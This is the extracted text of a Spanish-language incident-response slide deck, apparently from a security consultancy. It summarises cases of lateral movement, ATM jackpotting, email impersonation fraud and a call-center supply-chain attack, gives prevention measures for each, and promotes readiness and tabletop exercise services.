
Caso 3: ¿Qué ocurrió?



Caso 3: ¿Qué ocurrió?



Caso 3: ¿Qué ocurrió?



Caso 3: ¿Qué ocurrió?

1. Detección de movimiento lateral fuera de los servidores de salto


Activación de equipo IR




2. Medidas de contención

Bloqueo de usuarios comprometidos
Detección y bloqueo de malware
Bloqueo de conexiones C&C
Se evita propagación

3. Incidente contenido a tiempo



Caso 3: ¿Cómo evitarlo?



- Seguridad en el acceso de proveedores para evitar compromiso en la cadena de suministro.
- Monitorización de servidores de salto.
- Control de descargas de Internet.
- Mecanismos para la pronta detección y contención.
- Proceso eficaz de mitigación y erradicación.
- **En este caso se logró mitigar el impacto**

Caso 4: Jackpotting Robo en cajeros

Caso 4: ¿Qué ocurrió?




1. Se detecta extracción de altas cantidades de dinero que provienen de cajeros



2. Cajeros vulnerables
Ataque blackbox

Caso 4: ¿Qué ocurrió?


1. Autores desmonta en varias ocasiones un mismo ATM para conectar un dispositivo Blackbox que proporciona acceso directo al SW del ATM.



2. Se realizan pruebas de funcionamiento y ajuste del malware conectándose al ATM a plena luz del día varias veces.

Caso 4: ¿Qué ocurrió?

1. Autor descubre las restricciones del cajero y cómo evitarlas




2. Para poder ejecutar el archivo binario logra incluirlo en la whitelist del antivirus.

Caso 4: ¿Qué ocurrió?



Caso 4: ¿Cómo evitarlo?



- Actualización continua del software.
- Detección de vulnerabilidades.
- Control de descargas de Internet.
- Control exhaustivo de acceso y manejo.
- Control de usuarios y privilegios.
- Monitorización y tracking.
- Refuerzo de vigilancia física de las instalaciones.
- Monitorización y sistemas de alertas.

Caso 5: Suplantación de identidad

Caso 5: ¿Qué ocurrió?



Caso 5: ¿Qué ocurrió?

Ciberatacante **tiene acceso al contenido de todos los correos** que intercambian empleado y colaborador.

- Información personal de ambos.
- Estilo de comunicación.
- Formato de mensajes.




Empleado



Ciberatacante



Colaborador



Caso 5: ¿Qué ocurrió?




No suele recibir correos electrónicos de **colaborador@dominio_.com** Por qué esto es importante

[CAUTION: EXTERNAL EMAIL- Careful with links and attachments.]


Caso 5: ¿Qué ocurrió?

1. **Ciberatacante y empleado mantienen el hilo de correo** y ciberatacante solicita un cambio de cuenta bancaria.



2. **Empleado realiza** el cambio de cuenta bancaria y el pago solicitado por el **ciberatacante**.

Caso 5: ¿Cómo evitarlo?



Security Awareness:

- Atención a las advertencias/mensajes (warnings y alertas) sobre riesgos de ciberseguridad.
- No compartir información personal/privada.

Procedimentación:

- Verificar cualquier cambio que pueda ser causa susceptible de fraude.

Caso 6: Ataque a la cadena de suministro

Caso 6: ¿Qué ocurrió?

1. Empresa tiene como proveedor un Call Center. que posee los datos de clientes de una empresa.



2. Atacante hace un vishing a un empleado del Call Center haciéndose pasar por miembro del equipo IT



Caso 6: ¿Qué ocurrió?

1. Atacante instala malware en la maquina del empleado y consigue sus credenciales
Ya puede acceder a la VPN




2. Realiza movimientos laterales y ataques de password
Obtiene credenciales de varios empleados del Call Center



Caso 6: ¿Qué ocurrió?




1. Atacante modifica condiciones de clientes de la empresa



2. Atacante intenta moverse lateralmente a la red de la empresa
ALERTA: Movimiento detectado




Caso 6: ¿Qué ocurrió?



2. La empresa se aísla de su Call Center y éste no puede dar servicio a su cliente

1. La empresa se desconecta de su proveedor de Call Center
Se acude a equipo IR



Caso 6: ¿Qué ocurrió?




1. Se asegura el scope del total de equipos y una correcta erradicación



2. Con erradicación terminada se vuelven a conectar el Call Center con la empresa.



Caso 6: ¿Cómo evitarlo?



Call center (proveedor):

VPN con 2FA.

Monitorización y alerta.

Capacitación de usuarios.

AV con buena detección.

Empresa:

Exigir buenas prácticas de seguridad a sus proveedores.

Factores de éxito

Factores de éxito

Evaluar y mejorar

Modelo de Madurez IR	Planes/playbooks de IR
Forensic Readiness	Mejora de capacidades
Mapeo de detección	Mejora de infra DFIR

Investigar

Análisis profundo	Registros rastreables
Contestar preguntas	Procesos legales/admin
Cadena de custodia	

Readiness

Hunting

Detection

Response

Concientizar/evaluar

Eval. capacidades	Medir conocimiento
Medir preparación	Identificar brechas
Crear conciencia	

Responder

Reacción rápida	Identificar
Contener	Erradicar
Minimizar downtime	Restaurar y mejorar

Asegurarse

Suscripción	Cálculo de impacto
Coberturas y servicios	1ª respuesta

Detectar amenazas

Continua	Proactiva	Basada en inteligencia
Compromise assessment	Detección en host/red	Managed hunting

**La siguiente es una historia
basada en casos reales**

**Basada en múltiples casos de éxito y
lecciones aprendidas**

[La identidad de las víctimas ha sido cambiada]

Contexto

- Empresa global
- Presente en 5 continentes
- Headquarters regionales:
 - Londres / NY / Sídney
- SOC basado en EEUU
- One eSecurity brinda:
 - Servicios de Threat Hunting, con infra desplegada en EMEA y LATAM
 - DFIR Retainer





Cyber Consulting

¿Estoy preparado para un ataque de Ransomware?
¿Tengo un Plan de Acción? ¿Todos saben lo que deben hacer?
¿Tengo procedimientos claros y precisos?
¿Conozco las amenazas que me pueden atacar?
¿Tengo las capacidades de detectar estas amenazas?
¿Puedo preparar mejor a mis equipos?



Aprovechar la experiencia y los conocimientos en incidentes y en nuestras operaciones diarias para construir y madurar las capacidades de respuesta de los clientes

Evaluación de madurez y capacidades de respuesta
Plan de Respuesta de Incidentes
Playbooks técnicos y ejecutivos
Threat Landscape
Análisis y mejoras de visualización y detección.
Workshops basados en historias reales



Readiness

Hunting

Detection

Response



Cyber Consulting



- **Prepararse** ante la materialización de un incidente
- **Evaluar y mejorar** las capacidades de gestión de IR
- **Tener un guía** en los procesos de toma de decisiones
- **Aumentar la madurez**, preparación y resiliencia a incidentes de seguridad.
- **Evaluar y detectar brechas** de capacidades de detección y respuesta
- **Mejorar** la infraestructura de DFIR



Recursos

- Modelos de madurez de IR
- Desarrollo de planes/playbooks de IR
- Mapeo de detección (MITRE)
- Mejora de capacidades

Readiness


Hunting

Detection

Response



Cyber Exercises



Día y hora



Seguimiento de sucesos




Nuevos hallazgos

Situation

Inject (8'-10')

- Explicaciones claras
- Discusiones y debates
- Acompañamiento de moderadores
- Feedback del instructor



Te llevamos a vivir
una situación real
para aprender desde
la experiencia

Readiness

